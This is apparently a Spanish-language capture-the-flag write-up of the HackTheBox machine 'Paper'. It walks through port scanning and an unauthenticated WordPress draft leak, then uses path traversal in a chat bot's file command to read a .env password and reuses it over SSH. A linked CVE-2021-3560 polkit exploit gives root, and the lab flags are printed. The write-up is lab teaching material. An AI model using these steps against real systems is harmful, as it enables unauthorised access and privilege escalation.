HackTheBox - Paper

- Tags: #WordPress #Information-Leakage #Polkit

Información de la máquina

- Dirección IP -> 10.129.81.230
- Puertos Abiertos: 22(SSH) 80(HTTP) 443(HTTPS)

Al hacerle un ping nos devuelve un TTL de 63 por lo que podemos deducir que es una maquina Linux

```
┌──(lshinkiz㉿kali)-[~]
└─$ ping -c 1 10.129.81.230
PING 10.129.81.230 (10.129.81.230) 56(84) bytes of data.
64 bytes from 10.129.81.230: icmp_seq=1 ttl=63 time=230 ms

--- 10.129.81.230 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 229.692/229.692/229.692/0.000 ms
```

Escaneo con nmap

Utilizaremos la herramienta **nmap** para así poder ver todos los puertos que tiene abierto internamente esta máquina

```
──(lshinkiz㉿kali)-[~]
└─$ nmap -p- --open --min-rate 5000 -n 10.129.81.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-23 16:23 -03
Nmap scan report for 10.129.81.230
Host is up (0.25s latency).
Not shown: 65529 closed tcp ports (reset), 3 filtered tcp ports (no-response)
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
```

Con este comando, lo que le hemos dicho a la herramienta que haga es que escanee todo el rango de puertos, es decir, desde el 0 hasta el 65535 (-p-), mostrando solamente los que devuelvan un estado «abierto» (--open). Luego, con el parámetro **--min-rate 5000**, le indicamos que no envíe menos de 5000 paquetes por segundo, esto para que el escaneo sea mucho más rápido. Y por último, el parámetro **-n** el cual le indica a la herramienta que no haga una resolución DNS.

Ahora, lo que haremos será escanear los puertos que nos devolvió que estaban abiertos, para poder ver qué servicio está corriendo en los mismos y sus respectivas versiones. Esto lo hacemos con el parámetro **-sCV**. Y por último, exportaremos la información en un archivo llamado «versiones».

```
┌──(lshinkiz㉿kali)-[~]
└─$ nmap -p22,80,1337 -sCV 10.129.81.230 -oN versiones
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-23 16:25 -03
Nmap scan report for 10.129.81.230
Host is up (0.28s latency).

PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp   open   http    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
1337/tcp closed waste
```


```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.06 seconds
```

Gracias al escaneo, podemos ver que nos estamos enfrentando a un sistema CentOS. CentOS es una distribución Linux libre basada en Red Hat Enterprise Linux.

Web

Al ingresar a ambas webs, tanto la que está en el puerto 80 como la que está en el puerto 443, nos mostrará una página por defecto, que no tiene gran cosa.

Si le hacemos un curl a la página web que está corriendo por el puerto 80 y listamos las cabeceras, se nos listará lo que parece ser un dominio llamado 'office.paper'




Por lo tanto, podemos comprobar si se está aplicando algún tipo de virtual hosting.

El virtual hosting es una técnica que permite que múltiples sitios web sean alojados en un solo servidor físico.

```
┌──(root㉿kali)-[/home/lshinkiz]
└─# echo "10.129.81.230 office.paper" >> /etc/hosts

┌──(root㉿kali)-[/home/lshinkiz]
└─# ping -c 1 office.paper
PING office.paper (10.129.81.230) 56(84) bytes of data.
64 bytes from office.paper (10.129.81.230): icmp_seq=1 ttl=63 time=230 ms

--- office.paper ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 230.304/230.304/230.304/0.000 ms
```


Ahora, si volvemos a ingresar a la web, veremos lo siguiente.



En el servidor está corriendo un WordPress de 5.2.3, el cual es vulnerable y permite listar los posts privados o borradores creados sin la necesidad de estar autenticados.

- https://www.exploit-db.com/exploits/47690


Esto lo podríamos saber ya que, en un comentario de un post que hizo el usuario prisonmike, le dicen que dejar datos en los borradores no es seguro y que debe borrarlos.




```
┌──(root㉿kali)-[/home/lshinkiz]
└─# curl -s "http://office.paper/?static=1" | html2text
Skip to content
[Blunder Tiffin Inc.]
****** Blunder Tiffin Inc. ******
The best paper company in the electric-city Scranton!
**** Test ****
test
Micheal please remove the secret from drafts for gods sake!
Hello employees of Blunder Tiffin,
Due to the orders from higher officials, every employee who were added to this
blog is removed and they are migrated to our new chat system.
So, I kindly request you all to take your discussions from the public blog to a
more private chat system.
-Nick
# Warning for Michael
Michael, you have to stop putting secrets in the drafts. It is a huge security
issue and you have to stop doing it. -Nick
Threat Level Midnight
A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT
[INT:DAY]
Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His
robotic butler Dwigt .
# Secret Registration URL of new Employee chat system
http://chat.office.paper/register/8qozr226AhkCHZdyY
# I am keeping this draft unpublished, as unpublished drafts cannot be accessed
by outsiders. I am not that ignorant, Nick.
# Also, stop looking at my drafts. Jeez!
```

Al ver los borradores, vemos que se nos lista lo que vendría a ser un subdominio 'secreto'. Este subdominio también lo pudimos haber descubierto haciendo fuerza bruta de igual forma.


```
┌──(root㉿kali)-[/home/lshinkiz]
└─# echo "10.129.81.230 chat.office.paper" >> /etc/hosts
```



Si nos registramos en el enlace secreto que se nos listó anteriormente, podemos ver que al iniciar sesión hay un chat, donde hay varios usuarios y un bot llamado Recyclops.



Si le mandamos un mensaje diciendo 'help' al bot, nos listará lo que puede hacer. Tiene una opción la cual es listarnos archivos internos de la máquina donde se encuentra.



Si le pedimos un archivo que no existe, nos listará dónde quiso buscar el archivo y nos revelará que el usuario que hostea el bot se llama Dwight.

También tenemos el comando `list`, el cual nos permitirá listar el contenido que tienen los directorios.

test 5:34 PM
recyclops list ../

recyclops Bot 5:34 PM
Fetching the directory listing of ../

```
total 32
drwx------ 11 dwight dwight 281 Feb 6 2022 .
drwxr-xr-x. 3 root root 20 Jan 14 2022 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx------ 5 dwight dwight 56 Jul 3 2021 .config
-rw------- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx------ 2 dwight dwight 44 Jul 3 2021 .gnupg
drwx------ 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
drwx------ 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx------ 2 dwight dwight 6 Sep 16 2021 .ssh
-r-------- 1 dwight dwight 33 Jan 23 13:37 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

Luego de explorar, encontramos una carpeta llamada 'hubot', la cual contiene un archivo `.env`

test 5:35 PM
recyclops file ../hubot/.env

recyclops Bot 5:35 PM
<!=====Contents of file ../hubot/.env=====>

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
```

<!=====End of file ../hubot/.env=====>

Podemos probar esa contraseña con el usuario Dwight mediante SSH.

```
┌──(lshinkiz㉿kali)-[~]
└─$ ssh dwight@10.129.81.230
The authenticity of host '10.129.81.230 (10.129.81.230)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4xOe/iUaMPTFInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.81.230' (ED25519) to the list of known
```


```
hosts.
dwight@10.129.81.230's password: Queenofblad3s!23
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$
```

Si usamos la utilidad LinPeas para ver qué vectores tenemos para escalar privilegios, nos dirá que el binario sudo es vulnerable al CVE-2021-3560.

El CVE-2021-3560 es una vulnerabilidad en el paquete `polkit`, que se utiliza para gestionar políticas de control de acceso en sistemas Linux

- https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation

Si nos descargamos ese script y lo ejecutamos



Si leemos, nos ha creado un usuario en la máquina llamado secnigma, cuya contraseña es secnigmaftw.

```
[dwight@paper tmp]$ su secnigma
Password: secnigmaftw
[secnigma@paper tmp]$ sudo su
[sudo] password for secnigma: secnigmaftw
[root@paper tmp]# cat /root/root.txt
80a577b91f5fdec8a3d6d3b5b42d30ba
```

```
[root@paper tmp]# cat /home/dwight/user.txt
7530405bb49a8d78625c9d4ce1050838
```